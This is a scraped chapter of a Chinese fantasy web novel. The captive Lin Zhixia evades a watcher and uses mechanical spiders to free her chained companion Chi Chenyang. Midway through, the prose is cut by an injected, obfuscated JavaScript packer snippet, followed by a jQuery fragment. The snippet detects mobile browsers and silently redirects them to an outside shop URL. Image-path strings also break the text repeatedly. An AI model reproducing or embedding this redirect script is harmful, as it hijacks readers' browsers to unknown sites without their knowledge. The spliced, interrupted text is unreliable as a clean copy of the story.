做够了戏的林栀夏被这位地蠹堂的血屠子扔出了大门,并被告知,身体里的血虫让她感到痛苦时,就该乖乖来北街见他,至于要她做什么对方没说,想来也不是什么好事。
至于另一只生肉,赤辰旸?林栀夏是连他的面都没见到,见不到也好,不然要是瞧见同伴的尸体,她是真的会心生郁意。
如果木矛说的是真的......
她晃了晃脑袋,阻止自己继续想这些根本无法转圜的事情,控制住那些令人痛苦的情绪后,她一脸衰相地朝木矛的居所走去。
而灵江将她拦在了路上,“你不用去了。”
林栀夏抬起恍惚的脸,轻轻“嗯?”了一声。
灵江到底年纪还小,面露些许不忍之色,“你直接回去吧,另一只生肉的事情不用你再操心,以后,你就是锈虫的灵虫了。”
似乎已经彻底疲惫的人稍稍打起精神,扑闪着的眼睛,“谢谢柔姐姐。”她轻声细语道。
灵江满意地点点头,抬了抬下巴让林栀夏离开了。
她掀开树皮,感受到洞里的视线,心里叹气,无法彻底休息便只能滑坐在地上,闭上眼睛,将一片心神投射到木矛那里。
果不其然,木矛面前一片水晶上,正是林栀夏洞里的景色,她一时间觉得这个视角很奇怪,我透过我的监视器看别人监视我......
许是看得无聊,木矛细眉微蹙,林栀夏眼珠在眼皮下转动一圈后,随即面露痛苦之色,揪着胸口的衣服跪趴在地上,额角沁出细密地汗珠,嘴唇发白颤抖,一副被折磨得不轻的样子。
木矛面露沉思,随后她拂开手腕的衣袖,露出一只八足赤甲的毒虫纹身,她对着纹身低声说了句什么,不出片刻,林栀夏这里传来灵音的呼唤,“小夏,你还好吗?”
关切之意并不是假的,林栀夏扶着墙让自己站起身来,去给灵音开门。
灵音心中复杂,见她这样一幅凄惨的模样,到底还是将她背在身上,“我带你去找洪叔。”
林栀夏虽然没了力气,但还是奋力挣扎着,身体擦过木矛监控的那个角度,一颗石头掉了下来摔成碎块,但两人都没在意,她喘息着说,“没事的灵音,我缓一缓。”
见她执意拒绝,灵音也没办法,踌躇片刻,只能涩声安慰,“之后就会好了。”
瞧她欲言又止的模样,林栀夏心里一阵复杂,也许就像是灵音说的那样,在这样的地方,活着已经足够艰难了,如何再去苛责人性呢?
灵音临走前给了她一只红色的甲虫,并看着她吞了下去,两虫在林栀夏的识海相遇,都奋力挣扎着攻击对方。
见此,她只能一副疼到打滚的模样,痛呼声让周围的奴隶们也都面露异色,有的老者叹息,无奈地摇了摇头。
灵音面露不忍,将小姑娘抱在怀里,免得她挣扎间伤害到自己,那一身骨头硌得林栀夏后背钝痛,泛红的颊边滑落一滴泪。
她不能留在这里,她要回去,师姐一定急坏了。
碎裂在地的石块闪烁一瞬,木矛挥灭眼前的水晶,没再监视这个小丫头。
等灵音也彻底离开后,林栀夏靠在墙上大口喘息着,将那颗石头彻底碾碎后,面无表情地拿出帐篷,洗净自己的一身污秽。
她躺在柔软的地毯上,复盘所有的信息,心神投到傀儡上,感受到老管事的居所环境,比这里强了不知道多少,至少温度适宜,虽然杂乱无章也还算得上干净,而且那张石床上,还有一套柔软的被子。
林栀夏拿起来闻了闻,那个少年身上的气味已经淡了,但仍然存在,和被子本身的酸臭混合在一起,让她差点吐出来。
傀儡身上没有清水丸,林栀夏也不可能大晚上冒险,就为了去洗一床被子,她只能将被褥扔到一边,让傀儡身就那样在石床上沉睡。
门上是挂好的休止符,只要有人靠近,她就能第一时间发现。
将傀儡收尾后,林栀夏才能彻底放空自己,极度地疲惫让睡意来势汹汹,她挣扎着钻进睡袋,可那睡意却在识海里的血屠子甲虫来回翻滚的瞬间消失无踪。
那甲虫竟然口吐人言,“明日想办法混进木矛接待的队伍里。”说完这句话后,等到林栀夏轻声应诺后,所有的联系才被切断。
身心俱疲之下,被打断休息的林栀夏面露杀意,那位主家少爷要来的消息连一个小小的管事都知道了,血屠子不可能才知晓。
那见面时为什么不说!
在地蠹堂角落中的小蜘蛛撅了撅屁股,一颗颗棕色的小圆球滚落下来,落地化成更小的虫子,顺着孔道往四面发放探去。
如同蚁穴一样的建筑让人完全分不出方向,但是那机术蜘蛛吞吃着土壤里的精气,走出一段距离便会变大,随后生出更多的小虫。
这是林栀夏用噬灵菌做出的第一个小东西,繁殖能力极强的东西,只要一小块便可以无限繁殖,当时在师兄的库房里,她第一眼就瞧见了它。
可问题就是,噬灵菌作为噬灵阵的主材料,几乎见到什么就吃什么,为了遏制它过分强横的吞噬能力,她苦思冥想才做出这样几只小蜘蛛。
这样的东西,她却不敢放在木矛的地盘,那人心细如发,对环境的洁癖程度更是难以形容,她放下的一只小虫,只敢在黑暗里悄悄注视。
蜘蛛四处游走着,失去了
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(newRegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17628781|205250||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();
$('#content').append('
困意的林栀夏都要看得重新睡着了,气囊里陡然出现的熟悉灵气,却让她心神为之一振。
小蜘蛛吞吐出一条蛛丝,从房梁悬落下来,才让林栀夏看清了那一片地狱景象。
赤辰旸浑身是伤,入目皆是一片血色,他曲着腿,垂着头,小臂搭在膝盖上,浓稠的血顺着指尖往下滴落,而他,坐在那一片尸山上,周围没有一只活物。
忽然,他撩起的视线看向蜘蛛所在之处,道家巽雷直直落下,林栀夏眼睛一眨,失去了视野。
这是发生了什么?
林栀夏胃袋翻滚,缓了片刻后才又让一只蜘蛛往那个方向探了过去。
赤辰旸太累了,已经麻木的身体和停止思考的脑子,让他几乎变成了一个本能反应的杀器。
林栀夏扮猪吃老虎的提议明显失败,他一睁眼,便被紧紧捆在身下的石柱上,脖子处的铁链把他像狗一样拴在原地,而四周俱是狰狞着失去理智的尸虫。
他们似人非人,身上散发着诡异的恶臭,在这个环境下被熏久了,脑子就会出现迟缓。
而他脚踝处的铃铛随着动作绞着他的识海,每一声铃响都让他痛苦一分。
他眯着眼睛盯着又一次出现的虫子,这一次,虫子身上冒着幽幽绿光,毫不迟疑地朝他爬了过来。
本想一手指捏死,但又嫌脏,最后一缕巽雷的力量已经消散,他就只能看着那东西颤颤巍巍地往上爬,最后停在了他的脚边。
赤辰旸把蜘蛛抓了起来,放在眼前细细端详。
用的力气有些大,林栀夏挣扎片刻,“赤辰旸。”她呼唤出声。
听到这一句,赤辰旸眉梢轻扬,茶色的眼睛露出些许笑意,他感觉自己麻木的大脑恢复了些许活力,“林栀夏?”
看他还算清醒,林栀夏呼出一口气,“发生了什么?你杀了这么多人?”
赤辰旸“啧”了一声,“不是,他们不算是人,像是鬼道的尸傀,但也不太一样。”
他拽了拽脖子上的铁链子,冷哼一声,“你干的好事。”
林栀夏讪笑一声,让小蜘蛛爬了过去,脆弱的脖颈被这样近距离的接触,赤辰旸本能地竖起汗毛。
但是小蜘蛛只是张开嘴巴,坚固的铁环就被慢慢吞吃干净了。
林栀夏又爬到了他的脚踝处,将铃铛内的虫子拽了出来,但是由于奇怪的心理,实在没下去口,赤辰旸倒是自己用雷烧死了。
久违的充沛灵力流至四肢百骸,他的疲惫和伤口在飞速地恢复着。
林栀夏刚想说话,一道脚步声从外面传了过来,赤辰旸浑身上下几乎□□,他眼疾手快,把蜘蛛塞进了发丝里。